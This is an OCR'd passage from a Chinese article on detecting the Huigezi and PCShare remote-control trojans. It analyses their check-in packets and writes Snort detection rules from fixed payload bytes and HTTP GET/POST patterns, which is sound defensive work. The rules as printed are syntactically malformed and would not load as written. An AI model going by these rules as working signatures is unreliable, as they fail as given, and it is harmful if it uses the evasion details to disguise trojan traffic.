


图5 灰鸽子2006上线通知数据包

串。作为实验，我们候选的字符串为：<IM>、</IM>、<BZ>和</BZ>，将它们转换为十六进制为3c 49 4e 3e、3c 2f 49 4e 3e、3c 42 5a 3e和3c 2f 42 5a 3e。

通过上面的分析，我们可以定义检测灰鸽子2003、2004和2005的Snort规则(规则定义方法可以查看Snort的用户手册)如下：

```
Alert $HOME_NET any any any (msg:" huigezi 2003 2004 2005 exists " content:" |3c 49 4e 3e |" content:" |3c 2f 49 4e 3e |" content:" |3c 42 5a 3e |" content:" |3c 2f 42 5a 3e |")
```

本规则的意义是：当检测到网络中存在源地址为$HOME_NET指定的内部网络，源端口为任何端口，目的地址为任何地址，目的端口为任何端口，包内容存在<IM>、</IM>、<BZ>和</BZ>字符串时，则报告网络中存在灰鸽子活动。

灰鸽子2006不使用XML对信息进行封装，但是它使用的上线通知数据包也是明文的。此数据包payload部分分动态内容和静态内容两部分，动态内容封装的是受控制端

主机信息，静态内容可视为数据包的前后缀，不同的受控端发送的数据包的这部分内容是不变的。所以我们选取payload的这部分内容作为特征字符串。这里我们选取payload的前12个字符作为特征 d7 d4 b6 af c9 cf cf df d6 f7 bb fa，则针对灰鸽子2006制定入侵检测规则如下

```
Alert $home_net any any any (msg:"huigezi2006 exists" content:" | d7 d4 b6 af c9 cf cf df d6 f7 bb fa |")
```

PCSHARE

PCSHARE被称为现在国内最优秀的木马。它使用反向HTTP隧道伪装，控制端伪装为Web服务器，而受控端行为像正常浏览网站，所以在穿越防火墙的功能上比较出众。和灰鸽子一样，它也是一个反弹方式连接的木马程序，受控端支持动态连接和静态连接两种方式。动态连接和灰鸽子一样通过中转站实现 静态连接方式则是在配置受控端程序时，直接配置控制端的地址，使受控端直接连接控制端主机。

由于PCSHARE在通信中伪装成HTTP方式，所以其控制端和受控端使用HTTP的Post和Get方法来传输命令和信息。在传输过程中，受控端向控制端通信的信息是经过加密的，但其Post和Get的行为却有一定的特征。当受控端和控制端建立连接后，会通过Get的方式通知自己上线，并通过Post的方式来接收控制端的命令和传输信息。下面我们分别对PCSHARE 2005黑防专版和PCSHARE 2005 0324版两个版本进行截包分析。

PCSHARE 2005黑防专版受控端向控制端通知上线数据包如图6所示。我们可以看到，受控端192.168.0.2向控制端192.168.0.1发送的通知上线数据包是一个HTTP Get包，Get的内容为一个url/dlfile.asp和由数字50320096组成的querystring参数。图7、图8和图9是受控端接受控制端3个不同的命令后出现的Post行为的3个数据包。从中可以看出PCSHARE 2005黑防专版受控端接收控制端命令的数据包是HTTP Post包。Post的内容为一个URL：/upfile.asp和由很长一段数字组成的querystring参数。




图6

PCSHARE 2005 0324版受控端向控制端通知上线数据包如图10所示。其上线通知包也是一个HTTP Get包，和黑防专版不同的是，它没有明显的URL，只是传递了参数30010100。图11、图12和图13是3个受控端接受控制端不同命令后出现的Post行为的数据包，Post的内容由"/"和一段很长的数字组成。

从这两个版本的PCSHARE的几个通信数据包可以看到，虽然它们都伪装成HTTP通信，但是其Post和Get




图7




图8




图9




图10

行为是比较特殊的。所以我们可以在这里寻找甄别它和正常的HTTP通信不同的特征。作为实验，我们寻找这两个版本PCSHARE的相同特征来写适用于它们的入侵




图11

